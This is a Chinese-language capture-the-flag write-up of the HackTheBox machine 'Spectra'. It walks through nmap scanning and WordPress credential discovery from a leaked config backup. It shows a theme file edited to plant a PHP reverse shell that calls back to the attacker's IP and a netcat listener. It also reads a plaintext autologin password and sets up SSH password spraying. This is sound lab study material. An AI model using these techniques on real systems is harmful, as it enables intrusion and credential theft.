
Spectra(完成),目錄爆破、wpscan漏洞、shell反彈、crackmapexe爆破ssh、initctl提權

```
─# nmap -sCV -p 22,80,3306 -A 10.10.10.229
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-14 05:28 PDT
Nmap scan report for 10.10.10.229
Host is up (0.21s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey: 
|_  4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp   open  http    nginx 1.17.4
|_http-server-header: nginx/1.17.4
|_http-title: Site doesn't have a title (text/html).
3306/tcp open  mysql   MySQL (unauthorized)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   223.72 ms 10.10.14.1
2   224.02 ms 10.10.10.229

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.02 seconds
```




Issue Tracking

Until IT set up the Jira we can configure and use this for issue tracking.

Software Issue Tracker

Test

2個子網站




Software Issue Management Just another WordPress site

Error establishing a database connection

目錄掃描找到登入介面，沒帳密(使用預設、wpscan爆破失敗)...

- http://spectra.htb/main/wp-login.php


Kali Linux 2023
10.10.10.229/
Log In ‹ Software Issue Mana
spectra.htb/testing/wp-confi
http://spectra.htb/main/wp-login.php
Username or Email Address
Password
Remember Me
Log In
Lost your password?
← Back to Software Issue Management

發現將第二個子網站，php檔案爆破有很多檔案，大多無法讀取。
在wp-config.php.save發現sql帳密，需使用curl查詢

```
define( 'DB_NAME', 'dev' );

/** MySQL database username */
define( 'DB_USER', 'devtest' );

/** MySQL database password */
define( 'DB_PASSWORD', 'devteam01' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```


進行多次http://spectra.htb/main/wp-login.php 登入嘗試失敗，
發現第一個頁面有by administrator測試此帳號(成功)

29 JUNE 2020 BY ADMINISTRATOR

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

```
username = administrator
passwd = devteam01
```



spectra.htb/main/wp-admin/index.php

WordPress 5.6.1 is available! Please update now.

Dashboard

Welcome to WordPress!

We've assembled some links to get you started:


Site Health Status

Should be improved

Your site has critical issues that should be addressed as soon as possible to improve its performance and security.

Take a look at the **9 items** on the Site Health screen.

在後台apperance -> Theme Etidor -> 選擇twentytwenty 中的404.php進行修改測試(成功)。
如何讀取，就依照目錄爆破查詢



Edit Themes ‹ Software Is

spectra.htb/main/wp-admin/theme-editor.php?file=404.php&theme=twentytwenty

Twenty Twenty: 404 Template (404.php)

Select theme to edit: Twenty Twenty

Selected file content:

```php
<?php
phpinfo();
?>
```


phpinfo()

spectra.htb/main/wp-content/themes/twentytwenty/404.php

PHP Version 5.6.40

System	Linux spectra 5.4.66+ #1 SMP Tue Dec 22 13:39:49 UTC 2020 x86_64
Build Date	Jun 11 2020 21:12:42
Configure Command	'./configure' '--prefix=/usr/local' '--docdir=/usr/local/doc' '--infodir=/usr/local/info' '--libdir=/usr/local/lib64' '--localstatedir=/usr/local/tmp' '--mandir=/usr/local/man' '--sbindir=/usr/local/bin' '--with-config-file-path=/usr/local/etc' '--with-libdir=lib64' '--with-freetype-dir=/usr/local/include/freetype2/freetype' '--enable-exif' '--enable-fpm' '--enable-ftp' '--enable-mbstring' '--enable-opcache' '--enable-pcntl' '--enable-sockets' '--enable-shared' '--enable-shmop' '--enable-zip' '--with-bz2' '--with-curl' '--with-gd' '--with-gettext' '--with-gmp' '--with-libzip' '--with-mysqli' '--with-openssl' '--with-pdo-mysql' '--with-pear' '--with-pcre-regex' '--with-readline' '--with-tidy' '--with-unixODBC' '--with-xsl' '--with-zlib'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc
Loaded Configuration File	/usr/local/etc/php.ini
Scan this dir for additional .ini files	(none)

接下來進行php反彈shell(成功)



Twenty Twenty: 404 Template (404.php)

Selected file content:


```php
<?php
// php-reverse-shell - A Reverse Shell implementation in
https://raw.githubusercontent.com/pentestmonkey/php-re
// Copyright (C) 2007 pentestmonkey@pentestmonkey.n

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.2';
$port = 9200;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
```

File edited successfully.

spectra.htb/main/wp-content/themes/twentytwenty/404.php

```
┌──(root㉿kali)-[~]
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.229] 35290
Linux spectra 5.4.66+ #1 SMP Tue Dec 22 13:39:49 UTC 2020 x86_64 Intel(R) Xeo
n(R) Gold 5218 CPU @ 2.30GHz GenuineIntel GNU/Linux
 04:21:04 up 22:54,  0 users,  load average: 0.00, 0.02, 0.00
USER     TTY        LOGIN@   IDLE   JCPU   PCPU WHAT
uid=20155(nginx) gid=20156(nginx) groups=20156(nginx)
$ id
uid=20155(nginx) gid=20156(nginx) groups=20156(nginx)
w$ hoami
nginx
$ uname -a
Linux spectra 5.4.66+ #1 SMP Tue Dec 22 13:39:49 UTC 2020 x86_64 Intel(R) Xeo
n(R) Gold 5218 CPU @ 2.30GHz GenuineIntel GNU/Linux
$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
chronos:x:1000:1000:system_user:/home/chronos/user:/bin/bash
nginx:x:20155:20156::/home/nginx:/bin/bash
katie:x:20156:20157::/home/katie:/bin/bash
$ 
```


在home並無發現有趣東西，在opt發現一個資料



```
nginx@spectra /opt $ cat autologin.conf.orig
cat autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description   "Automatic login at boot"
author        "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  #
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
end scriptnginx@spectra /opt $ 
```

直接找到密碼 = `SummerHereWeCome!!`

另一組/mnt/stateful_partition/etc/autologin並沒有密碼。



```
nginx@spectra /opt $ cat /etc/autologin/passwd
cat /etc/autologin/passwd
SummerHereWeCome!!
nginx@spectra /opt $ cat /mnt/stateful_partition/etc/autologin/passwd
cat /mnt/stateful_partition/etc/autologin/passwd
cat: /mnt/stateful_partition/etc/autologin/passwd: No such file or directory
nginx@spectra /opt $ 
```


依照前面看到的`/etc/passwd | grep bash`的`username`

進行`crackmapexec ssh`爆破

```
username :
root
chronos
nginx
katie

passwd :
SummerHereWeCome!!
```

